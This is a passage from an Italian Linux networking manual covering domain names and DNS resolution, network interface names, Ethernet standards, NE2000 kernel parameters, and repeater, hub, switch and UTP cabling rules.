x.x.x.200	*x.x.x*.201	*x.x.x*.206	*x.x.x*.207
x.x.x.208	*x.x.x*.209	*x.x.x*.214	*x.x.x*.215
x.x.x.216	*x.x.x*.217	*x.x.x*.222	*x.x.x*.223
x.x.x.224	*x.x.x*.225	*x.x.x*.230	*x.x.x*.231
x.x.x.232	*x.x.x*.233	*x.x.x*.238	*x.x.x*.239
x.x.x.240	*x.x.x*.241	*x.x.x*.246	*x.x.x*.247
x.x.x.248	*x.x.x*.249	*x.x.x*.254	*x.x.x*.255

111.10 Nomi di dominio

La gestione diretta degli indirizzi IP è piuttosto faticosa dal punto di vista umano. Per questo motivo si preferisce associare un nome agli indirizzi numerici. Il sistema utilizzato attualmente è il DNS (*Domain name system*), ovvero il sistema dei nomi di dominio. Gli indirizzi della rete Internet sono organizzati ad albero in domini, sottodomini (altri sottodomini di livello inferiore, ecc.), fino ad arrivare a identificare il nodo desiderato.

Figura 111.9. Struttura dei nomi di dominio.

```
               .                       (dominio principale o «root»)
                |
                |-com...               (dominio com)
                |-edu...               (dominio edu)
                |-org...               (dominio org)
                |-net...               (dominio net)
                |-it                   (dominio it)
                |  |-beta              (dominio beta.it)
                |  |  |-alfa           (dominio alfa.beta.it)
                |  |  |  |-dani        (nodo dani.alfa.beta.it)
                :  :  :  :
```

Non esiste una regola per stabilire quante debbano essere le suddivisioni, di conseguenza, di fronte a un nome del genere non si può sapere a priori se si tratta di un indirizzo finale, riferito a un nodo singolo, o a un gruppo di questi.

> Con il termine *nome di dominio* , si può fare riferimento sia al nome completo di un nodo particolare, sia a una parte iniziale di questo, nel lato destro. Dipende dal contesto stabilire cosa si intende veramente. Per fare un esempio che dovrebbe essere più comprensibile, è come parlare di un percorso all'interno di un file system: può trattarsi di una directory, oppure può essere il percorso assoluto che identifica precisamente un file.


Spesso, all'interno della propria rete locale, è possibile identificare un nodo attraverso il solo nome finale (a sinistra), senza la parte iniziale del dominio di appartenenza. Per esempio, se la rete in cui si opera corrisponde al dominio `brot.dg`, il nodo `roggen` verrà inteso essere `roggen.brot.dg`. Quando un nome di dominio contiene tutti gli elementi necessari a identificare un nodo, si parla precisamente di FQDN o *Fully qualified domain name*, quindi, `roggen.brot.dg` dell'esempio precedente è un FQDN.

Quando si realizza una rete locale con indirizzi IP non raggiungibili attraverso Internet, è opportuno abbinare nomi di dominio sicuramente inesistenti. Ciò aiuta anche a comprendere immediatamente che non si tratta di un dominio accessibile dall'esterno.

111.10.1 Servizio di risoluzione dei nomi di dominio

In un sistema di nomi di dominio (DNS), il problema più grande è quello di organizzare i *name server* ovvero i *servizi di risoluzione dei nomi* (servizi DNS). Ciò è attuato da nodi che si occupano di risolvere, ovvero trasformare, gli indirizzi mnemonici dei nomi di dominio in indirizzi numerici IP e viceversa. A livello del dominio principale (*root*), si trovano alcuni serventi che si occupano di fornire gli indirizzi per raggiungere i domini successivi, cioè `com`, `edu`, `org`, `net`, `it`,... A livello di questi domini ci saranno alcuni serventi (ogni dominio ha i suoi) che si occupano di fornire gli indirizzi per raggiungere i domini inferiori, e così via, fino a raggiungere il nodo finale. Di conseguenza, un servizio di risoluzione dei nomi, per poter ottenere l'indirizzo di un nodo che si trova in un dominio al di fuori della sua portata, deve interpellare quelli del livello principale e mano a mano quelli di livello inferiore, fino a ottenere l'indirizzo cercato. Per determinare l'indirizzo IP di un nodo si rischia di dover accedere a una quantità di servizi di risoluzione dei nomi; pertanto, per ridurre il traffico di richieste, ognuno di questi è in grado di conservare autonomamente una certa quantità di indirizzi che sono stati richiesti nell'ultimo periodo.

Figura 111.10. Suddivisione delle competenze tra i vari servizi di risoluzione dei nomi.

```
                      .-------.
                      | DNS . |
                      `-------'
                          |
           .--------------*-------------*-------------*--------------.
           |              |             |             |              |
     .----------.   .----------.   .----------.   .----------.   .----------.
     | DNS com. |   | DNS edu. |   | DNS org. |   | DNS net. |   | DNS mil. | ...
     `----------'   `----------'   `----------'   `----------'   `----------'
           |
       .---*------------*----------------*----------------.
       |                |                |                |
 .------------.   .------------.   .------------.   .------------.
 | DNS a.com. |   | DNS b.com. |   | DNS c.com. |   | DNS d.com. | ...
 `------------'   `------------'   `------------'   `------------'
       :                :                :                :
       :                :                :                :
```

In pratica, per poter utilizzare la notazione degli indirizzi suddivisa in domini, è necessario che il sistema locale sul quale si opera possa accedere al suo servizio di risoluzione dei nomi più vicino, oppure gestisca questo servizio per conto suo. In una rete locale privata composta da nodi che non sono raggiungibili dalla rete esterna (Internet), non dovrebbe essere necessario predisporre un servizio di risoluzione dei nomi; in questi casi è comunque indispensabile almeno il file '`/etc/hosts`' (120.2.1) compilato correttamente con gli indirizzi associati ai nomi completi dei vari nodi della rete locale.

111.11 Kernel Linux, configurazione per la rete

Per poter utilizzare i servizi di rete è necessario avere previsto questa gestione durante la configurazione del kernel. Per quanto riguarda GNU/Linux, si tratta principalmente di attivare la gestione della rete in generale e di attivare le particolari funzionalità necessarie per le attività che si intendono svolgere (sezione 29.2.9).

Oltre alla gestione della rete, occorre anche pensare al tipo di hardware a disposizione; per questo si deve configurare la parte riguardante i dispositivi di rete (sezione 29.2.12).

111.12 Riferimenti

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Terry Dawson, *Linux NET-3-HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>
- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*
- Charles Hedrick, *TCP/IP introduction*

  <*http://www.zepa.net/pub/doc/intro-tcp.txt*>
- Mike Oliver, *TCP/IP Frequently Asked Questions*

  <*http://www.itprc.com/tcpipfaq/*>

Hardware di rete

Quando si vuole connettere il proprio sistema ad altri nodi per formare una rete locale, si utilizzano normalmente delle interfacce di rete, una per elaboratore, connesse tra loro in qualche modo. Normalmente si tratta di schede, ma posso essere utilizzate anche delle porte di comunicazione gestite opportunamente attraverso il software.

112.1 Nomi di interfaccia

A differenza degli altri tipi di dispositivi fisici, che vengono identificati ognuno attraverso un file di dispositivo particolare (‘`/dev/*`’), GNU/Linux individua le interfacce di rete attraverso dei nomi che nulla hanno a che vedere con i file della directory ‘`/dev/`’.

Come nel caso dei nomi di dispositivo, quando ci possono essere più interfacce dello stesso tipo si utilizza un numero alla fine del nome. Per esempio, ‘**`eth0`**’ è la prima interfaccia Ethernet. Dipende dal kernel l’assegnazione di questo numero, quindi, quando si ha la necessità di attribuire un numero particolare si devono usare delle istruzioni opportune da inviare al kernel nel momento dell’avvio.

Tabella 112.1. Alcuni nomi delle interfacce di rete nei sistemi GNU/Linux.

Nome	Descrizione
lo	Interfaccia di *loopback*, di solito si tratta dell’indirizzo 127.0.0.1.
eth*n*	La *n*-esima scheda Ethernet.
ppp*n*	La *n*-esima interfaccia PPP.
plip*n*	La *n*-esima porta parallela utilizzata per le connessioni PLIP.

112.2 Ethernet -- IEEE 802.3/ISO 8802.3

Da molti anni ormai, le schede Ethernet sono quelle più utilizzate per la realizzazione di reti locali. Tuttavia, con il termine Ethernet si fa generalmente riferimento a uno standard evolutivo successivo: IEEE 802.3 o ISO 8802.3. In generale, lo standard Ethernet vero e proprio è ormai obsoleto. Lo standard IEEE 802.3 prevede diversi tipi di connessione, tra cui i più comuni sono:

- Ethernet *thick* -- normale;
- Ethernet *thin* -- sottile;
- coppie ritorte non schermate -- UTP.

Di questi, i più usati sono gli ultimi due e in particolare il secondo è il più economico. Infatti, l’uso del cavo UTP richiede poi la presenza di concentratori (HUB), oppure di commutatori di pacchetto (*switch*).

Il collegamento di tipo «sottile» (*thin*) richiede l’uso di un cavo coassiale con impedenza da 50 ohm (di solito si tratta del noto cavo RG58) che viene usato per connettere ogni scheda attraverso un connettore BNC a «T». Il cavo può raggiungere una lunghezza massima di 180 m circa. Alla fine di entrambi i capi di questo cavo si deve inserire un terminatore resistivo (non induttivo) da 50 ohm. L’unico svantaggio di questo tipo di collegamento è che durante il funzionamento della rete, il cavo non può essere interrotto.

La connessione del tipo UTP, *Unshielded twisted pair*, utilizza un connettore RJ-45. Per il collegamento in rete attraverso questo tipo di connessione, c'è bisogno di un concentratore-ripetitore.[1]

> Lo standard IEEE 802.3 prevede anche l'uso di collegamenti a fibra ottica, ma qui, questa possibilità viene volutamente ignorata per la mancanza della competenza necessaria da parte di chi scrive.

112.2.1 10base*, 10/100base*, 10/100/1000base*

A seconda del tipo di connessione prescelto per la rete Ethernet, si hanno delle limitazioni sulla lunghezza massima del cavo utilizzato. Una connessione «normale» (*thick*) può essere fatta su un cavo lungo al massimo 500 m, mentre una connessione sottile permette l'utilizzo al massimo di 180 m.

In base a questi limiti, per distinguere il tipo di connessione si utilizzano i nomi 10base2 per la connessione sottile e 10base5 per la connessione normale. Nel caso di connessione attraverso cavo UTP, si utilizza il nome 10baseT.

La definizione «10base» fa riferimento alla velocità massima di comunicazione: 10 Mbit/s (bps). La definizione «10/100base» fa invece riferimento a uno standard più recente, in cui si riesce anche a raggiungere la velocità teorica di 100 Mbit/s, pur mantenendo la compatibilità con la velocità precedente; nello stesso modo, «10/100/1000base» rappresenta la possibilità di raggiungere anche una velocità di 1000 Mbit/s. Le comunicazione a 100 Mbit/s e a 1000 Mbit/s avvengono solo attraverso un cavo UTP, per cui si parla generalmente di connessione 10/100baseT, oppure 10/100/1000baseT.

Tabella 112.2. Caratteristiche delle schede Ethernet.

Ethernet	Velocità	Connessione	Distanza	Descrizione
10base5	10 Mbit/s	*thick* RG213	$\leq$ 500 m	Richiede il *vampire tap*.
10base2	10 Mbit/s	*thin* RG58	< 200 m	Cavo passante con connettore a «T».
10baseT	10 Mbit/s	UTP	< 100 m	Richiede un concentratore o un commutatore di pacchetto.
10/100baseT	10-100 Mbit/s	UTP	< 100 m	Richiede un concentratore o un commutatore di pacchetto.
10/100/1000baseT	10-1000 Mbit/s	UTP	< 100 m	Richiede un concentratore o un commutatore di pacchetto.

[1] Solitamente, un componente del genere mette a disposizione un'uscita BNC per il collegamento con una rete sottile. Tuttavia, prima di decidere di utilizzare un HUB di questo tipo occorre tenere presente che, spesso, attraverso tale uscita non può collegare da solo un gruppo di nodi in un'altra rete. La presenza di un connettore BNC farebbe pensare a questa possibilità; tuttavia, in condizioni normali, anche l'uscita BNC può essere collegata a una sola stazione, per esempio un servente o un router.

112.2.2 Un esempio con la scheda NE2000

La scheda Ethernet, storicamente più diffusa, è stata la NE2000 insieme a tutti i suoi cloni. Si tratta di una scheda ISA a 16 bit e richiede che le sia riservato un indirizzo IRQ e un indirizzo di I/O. Ciò a differenza di altre schede che possono richiedere anche una zona di memoria.[2]

La configurazione predefinita tradizionale di una NE2000 è IRQ 3 e I/O 300_{16} che però la mette in conflitto con la seconda porta seriale a causa dell'indirizzo IRQ. Diventa quindi necessario cambiare questa impostazione attraverso lo spostamento di ponticelli sulla scheda, o l'uso di un programma di configurazione, di solito in Dos.

Il kernel Linux deve essere stato predisposto per l'utilizzo di questo tipo di schede e durante l'avvio è normalmente in grado di identificarne la presenza. L'esistenza di una scheda NE2000 viene verificata in base alla scansione di alcuni indirizzi I/O e precisamente: 300_{16}, 280_{16}, 320_{16} e 340_{16}.[3] Se la scheda è stata configurata al di fuori di questi valori, non può essere individuata, a meno di utilizzare un'istruzione apposita da inviare al kernel prima del suo avvio. Quando si vogliono utilizzare più schede nello stesso elaboratore è necessario informare il kernel attraverso un parametro composto nel modo seguente:

```
ether=irq,indirizzo_i/o,nome
```

- *irq*

  Rappresenta il numero decimale di IRQ.

- *indirizzo_i/o*

  Rappresenta l'indirizzo di I/O di partenza da utilizzare, espresso in esadecimale.

- *nome*

  Rappresenta il nome da abbinare all'interfaccia. Trattandosi di schede Ethernet, il nome è '**eth***n*', dove *n* rappresenta un numero a partire da zero.

Per esempio, se si installano due schede configurate rispettivamente come IRQ 11, I/O 300_{16} e IRQ 12, I/O 320_{16}, si potrà utilizzare l'istruzione seguente da inviare a un kernel Linux:

```
ether=11,0x300,eth0 ether=12,0x320,eth1
```

Per controllare se le schede installate sono rilevate correttamente dal kernel basta leggere i messaggi iniziali, per esempio attraverso '**dmesg**'.

Ci sono comunque molte altre possibilità di configurazione e per questo conviene leggere *Ethernet-HOWTO* di Paul Gortmaker.


112.3 IEEE 802.3: ripetitori, commutatori di pacchetto e limiti di una rete

Il ripetitore è un componente che collega due reti intervenendo al primo livello ISO-OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, ma rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente.

[2] ISA sta per *Industry standard architecture* e si riferisce al bus utilizzato dai primi «PC».

[3] In passato veniva fatta anche la scansione dell'indirizzo 360_{16}, ma l'utilizzo di questo, dal momento che poi si estende fino a $37F_{16}$, porterebbe la scheda di rete in conflitto con la porta parallela standard che di solito si trova nella posizione 378_{16}.


Figura 112.1. Il ripetitore ritrasmette i pacchetti di livello 1.

```
 .-------------------.                                    .-------------------.
 | Applicazione      |                                    | Applicazione      |
 |-------------------|                                    |-------------------|
 | Presentazione     |                                    | Presentazione     |
 |-------------------|                                    |-------------------|
 | Sessione          |                                    | Sessione          |
 |-------------------|                                    |-------------------|
 | Trasporto         |                                    | Trasporto         |
 |-------------------|                                    |-------------------|
 | Rete              |                                    | Rete              |
 |-------------------|                                    |-------------------|
 | Collegamento dati |           RIPETITORE               | Collegamento dati |
 |-------------------|   .---------------------------.    |-------------------|
 | Fisico            |   |          Fisico           |    | Fisico            |
 `-------------------'   `---------------------------'    `-------------------'
          |                   |                 |                   |
          `-------------------'                 `-------------------'
```

Gli HUB, o concentratori, sono equivalenti a dei ripetitori; come tali, il loro utilizzo in una rete è sottoposto a delle limitazioni. In teoria si potrebbero calcolare tutte le caratteristiche di una rete per determinare se la struttura che si vuole ottenere sia compatibile o meno con le specifiche; in pratica la cosa diventa piuttosto difficile, data la necessità di tenere conto di troppi fattori. Generalmente si fa riferimento a dei modelli approssimativi già pronti, che stabiliscono delle limitazioni più facili da comprendere.

112.3.1 10base5 senza ripetitori

La connessione 10base5, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG213 (*thick*, cioè grosso), da 50 ohm, con una lunghezza massima di 500 m, terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti i ricetrasmettitori, o MAU (*Medium attachment unit*), che si collegano al cavo attraverso il *vampire tap* (una sorta di ago che si insinua nell'anima del cavo, senza creare cortocircuiti) e a loro volta sono collegati alla scheda di rete con un cavo apposito. I vari ricetrasmettitori possono essere al massimo 100 e la distanza sul cavo, tra uno qualunque di questi e il successivo, è al minimo di 2,5 m.

Figura 112.2. Regole per una rete 10base5 senza ripetitori.

```
               .----------.    .----------.    .----------.
               | stazione |    | stazione |    | stazione |
               `----------'    `----------'    `----------'
                     |               |               |
                     |               |               | cavo AUI
                     |               |               |
   terminatore     .---.           .---.           .---.          terminatore
   XX--------------|MAU|-----------|MAU|-----------|MAU|----------------XX
   50 ohm          `---'           `---'           `---'            50 ohm
                         min 2,5 m
                     <---------------->

                           max 500 m cavo RG213
   <---------------------------------------------------------------------->
           max 100 MAU (ricetrasmettitori) su un solo segmento
```

Come si può intuire, se il tratto di cavo coassiale non è continuo, ma ottenuto dalla giunzione di più pezzi, la lunghezza massima deve essere diminuita.

112.3.2 10base2 senza ripetitori

La connessione 10base2, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG58 (*thin*, cioè sottile), da 50 ohm, con una lunghezza massima di 180 m (quasi 200 m, da cui il nome 10base2), terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti dei connettori BNC a «T», attraverso cui collegare un ricetrasmettitore MAU, o direttamente una scheda che incorpora tutte le funzionalità. Le varie inserzioni poste nella rete possono essere un massimo di 30, poste a una distanza minima di 0,5 m lungo il cavo.

Figura 112.3. Regole per una rete 10base2 senza ripetitori.

```
            .----------.    .----------.    .----------.
            | stazione |    | stazione |    | stazione |
            '----------'    '----------'    '----------'
terminatore      XX              XX              XX           terminatore
XX--------------XXXX------------XXXX------------XXXX-----------------XX
50 ohm                min 0,5 m                                   50 ohm
                  <--------------->

                        max 180 m cavo RG58
<----------------------------------------------------------------------->
                max 30 connessioni su un solo segmento
```


112.3.3 10baseT

La connessione 10baseT prevede il collegamento di due sole stazioni, cosa che in pratica si traduce nella necessità di utilizzare un ripetitore multiplo, ovvero un HUB, o concentratore. Le caratteristiche del cavo utilizzato per la connessione 10baseT non sono uniformi e perfettamente standardizzate, tuttavia, generalmente si può raggiungere una lunghezza massima di 100 m.

112.3.4 Regole elementari di progettazione


La regola di progettazione più semplice, stabilisce che tra due stazioni qualunque possono essere attraversati al massimo quattro ripetitori, utilizzando cinque segmenti (cavi), di cui al massimo tre di tipo coassiale (RG58 o RG213).

Figura 112.4. Esempio di configurazione massima con quattro ripetitori, tre segmenti coassiali e due segmenti 10baseT.

```
.--------. 10baseT .------.   .------.   .------.   .------. 10baseT .--------.
|stazione|---------|ripet.|---|ripet.|---|ripet.|---|ripet.|---------|stazione|
'--------'         '------'   '------'   '------'   '------'         '--------'
          max 100 m                                           max 100 m
                                  10base5 max 500 m
                              oppure 10base2 max 180 m
```

La figura 112.4 mostra una situazione molto semplice, in cui tre segmenti 10base2 o 10base5 collegano tra loro quattro ripetitori che poi si uniscono all'esterno con un segmento 10baseT. La figura mostra il collegamento di due sole stazioni, ma i ripetitori più esterni potrebbero essere muniti di più porte 10baseT, in modo da collegare più stazioni.

Eventualmente, in base alle regole date, anche nei tratti di collegamento coassiale è possibile inserire delle stazioni.

Figura 112.5. Esempio di configurazione massima in cui, pur apparendo cinque ripetitori, tra due stazioni ne vengono attraversati al massimo quattro. I ripetitori agli estremi dispongono di più connessioni 10baseT.

```
 .----------. coass.  .----------. coass.  .----------.         .----------.
 |ripetitore|---------|ripetitore|---------|ripetitore|   .-----|ripetitore|
 `----------'         `----------'         `----------'   |     `----------'
  |  |  |  |                                      |       |      |  |  |  |
  |  |  |  |                            .----------. |       |      |  |  |  |
  |  |  |  |                            |ripetitore|-*-------'      |  |  |  |
   stazioni                             `----------'   coassiale     stazioni
   10baseT                               |  |  |  |                  10baseT
                                         |  |  |  |
                                          stazioni
                                          10baseT
```

112.3.5 Commutatori di pacchetto o switch

I commutatori di pacchetto, o *switch*, sono diversi dai concentratori, o HUB, in quanto si comportano come dei bridge. In questo senso non sono sottoposti alle limitazioni dei ripetitori, soprattutto per quanto riguarda la condivisione del *dominio di collisione*. Infatti, un bridge è in grado normalmente di determinare se una stazione si trova in un collegamento o meno; in questo modo, i pacchetti possono essere filtrati, impedendo di affollare inutilmente i collegamenti che non ne sono interessati.

112.4 IEEE 802.3: cavetti UTP, normali e incrociati

I cavi UTP sono realizzati in modo diverso a seconda della categoria (la velocità di trasmissione); a ogni modo, si distinguono sempre due casi: cavi diretti e cavi incrociati (si veda anche il capitolo 540). In linea di massima, il collegamento tra un elaboratore e un concentratore o un commutatori di pacchetto, avviene con cavi diretti, mentre il collegamento di due soli elaboratori, senza componenti intermedi, avviene con un cavo incrociato.

Tuttavia, le situazioni sono molteplici e vale la pena di elencarne alcune, tenendo conto che non sempre la realtà corrisponde alla teoria, pertanto occorre essere pronti a verificare e a provare anche in modo differente.

112.4.1 Concentratori e commutatori di pacchetto

I concentratori e i commutatori di pacchetto dispongono solitamente di un certo numero di porte «normali» e di una porta aggiuntiva, denominata *up link*. Questa porta speciale serve a collegare più concentratori o commutatori di pacchetto assieme, come si può vedere nella figura 112.6.



